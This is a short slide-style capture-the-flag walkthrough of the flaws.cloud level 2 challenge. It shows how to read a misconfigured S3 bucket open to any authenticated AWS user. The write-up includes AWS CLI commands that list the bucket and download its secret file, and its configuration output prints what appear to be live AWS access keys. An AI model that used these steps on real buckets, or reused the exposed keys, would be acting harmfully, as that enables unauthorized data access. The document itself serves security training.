Exploiting S3 Authenticated

@mmar

FLAWS.CLOUD –CHALLENGE-2

ATTACK Scenario

Vulnerability


- ✓ Open permissions to S3 bucket for all authenticated AWS users.
- ✓ A private bucket that should have been configured to allow only authenticated access for specific users may have been misconfigured to allow authenticated access from anyone

You need aws free account to exploit the vulnerability

AWS Account Configuration


Step-1

- Go to AWS IAM dashboard and click on users




Step-2

- Add a new user with programmatic access



Step-3

- Once a user is created, note down the credentials



Step-4

- Update your Kali Repositories and then download aws cli

  - Sudo apt install update
  - Sudo ap-get install awscli

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install awscli
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following additional packages will be installed:
  groff groff-base imagemagick imagemagick-6.q16 libnetpbm11 netpbm psutils python3-botocore
  python3-jmespath python3-rsa python3-s3transfer
Suggested packages:
  imagemagick-doc autotrace cups-bsd | lpr | lprng enscript ffmpeg gimp gnuplot grads hp2xx html2ps
  libwmf-bin mplayer povray radiance transfig ufraw-batch
```

Step-5

- Now configure the profile on aws cli with the keys from the account

```
┌──(kali㉿kali)-[~]
└─$ aws configure --profile ammar
AWS Access Key ID [None]: AKIAVZ2FRSQV4MIFFK46
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Exploitation

Exploitation

- List the content of the S3 bucket with your profile

```
aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
```

```
┌──(kali㉿kali)-[~]
└─$ aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/

2017-02-26 21:02:15      80751 everyone.png
2017-03-02 22:47:17       1433 hint1.html
2017-02-26 21:04:39       1035 hint2.html
2017-02-26 21:02:14       2786 index.html
2017-02-26 21:02:14         26 robots.txt
2017-02-26 21:02:15       1051 secret-e4443fc.html
```

Exploitation

- Now similarly as in task 1, download the secret file

```
┌──(kali㉿kali)-[~]
└─$ aws s3 --profile ammar cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html .

download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-e4443fc.htm
l
```

DEMO

THANKS